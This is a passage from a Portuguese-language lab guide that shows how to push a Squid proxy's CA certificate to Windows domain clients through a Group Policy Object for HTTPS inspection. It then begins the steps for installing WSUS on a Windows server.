


Figura 83. Cópia do certificado da CA do Squid para a máquina WinServer-G

4. Vamos criar uma política para distribuição do certificado copiado. Execute *Start > Run... > gpmc.msc*. Você deverá ver a tela do *Group Policy Management*, como se segue:




Figura 84. Ferramenta para gestão de políticas no AD

5. Expanda a floresta **domainA.esr.local**, e em seguida *Domains*. Clique com o botão direito no domínio **domainA.esr.local**, e em seguida em *Create a GPO in this domain, and Link it here....*. Para o nome da GPO, digite **squidcert**, e em seguida clique em *OK*. Uma nova política deve surgir na lista do painel direito, como mostrado abaixo:




Figura 85. Criação de nova GPO

6. Clique com o botão direito na política *squidcert*, e em seguida em *Edit*. Surgirá uma nova janela para edição de políticas, idêntica à invocada pelo snap-in `gpedit.msc`. Navegue para *Computer Configuration > Policies > Windows Settings > Security Settings > Public Key Policies*, clique com o botão direito em *Trusted Root Certification Authorities*, como mostrado abaixo. Em seguida, clique em *Import*.




Figura 86. Navegando na tela de edição de políticas

7. Será aberta uma tela de adição de certificado idêntica à que usamos na sessão 7. Aponte o certificado do Squid baixado no passo (3) desta atividade, e confirme todas as janelas de adição do certificado. Ao final, você deverá vê-lo adicionado ao *Trusted Root Certification Authorities* da GPO, como mostrado a seguir.




Figura 87. Certificado do Squid adicionado à GPO

8. Todo pronto! Feche a janela do *Group Policy Management Editor* e do *Group Policy Management*, e volte à máquina *WinClient-G*. Segundo a *knowledge base* da Microsoft (<https://msdn.microsoft.com/en-us/library/ms813077.aspx>), as GPOs são atualizadas de 90 em 90 minutos, com offsets aleatórios de 30 minutos. Como não queremos esperar tudo isso para verificar nossa configuração, abra (novamente, na máquina *WinClient-G*) uma janela do *prompt* de comando e digite **gpupdate /force** para atualizar as GPOs imediatamente:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [versão 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Users\indyjones>gpupdate /force
Atualizando Diretiva...
A atualização da Diretiva de Usuário foi concluída com êxito.
A atualização de Diretiva de Computador foi concluída com êxito.

C:\Users\indyjones>
```

Figura 88. Forçando atualização de GPOs imediatamente

9. Abra o navegador e tente acessar um website em HTTPS, como o <https://facebook.com> que havia sido acessado anteriormente. Note que, agora, o navegador reporta o certificado forjado pela CA do Squid como confiável.




Figura 89. Detecção de certificado da CA do Squid como confiável

10. De fato, verificando a lista de certificados raiz confiáveis do sistema, o da máquina FWGW1-G consta da lista.




Figura 90. Certificado da CA do Squid adicionado à lista de certificadoras raiz confiáveis

Com efeito, nossa configuração via GPO funcionou corretamente — em um cenário com dezenas de clientes Windows, ou mesmo centenas, você poderia usar um esquema de configuração como este para distribuir o certificado do seu *proxy* de forma imediata.

6) Instalação e configuração do WSUS



Esta atividade será realizada na máquina virtual *WinServer-G*.

1. Acesse a máquina *WinServer-G* como um usuário administrativo (por exemplo, **DOMAINA\Administrator**) e verifique que todos as atualizações de segurança da Microsoft estão aplicadas. Execute *Start > Windows Update* e verifique que o servidor está totalmente atualizado, como mostrado abaixo.




Figura 91. Máquina WinServer-G atualizada

2. Ainda na máquina WinServer-G, abra o *Server Manager* e em seguida navegue para *Roles > Web Server (IIS) > Add Role Services*. Nos serviços abaixo, marque as caixas que se seguem:

- *Application Development* (aceitando a instalação da dependência *Windows Process Activation Service > .NET Environment*):
 - *ASP .NET*
 - *ISAPI Extensions*
 - *ISAPI Filters*
 - *.NET Extensibility*
- *Performance*:
 - *Dynamic Content Compression*
- *Security*:
 - *Windows Authentication*

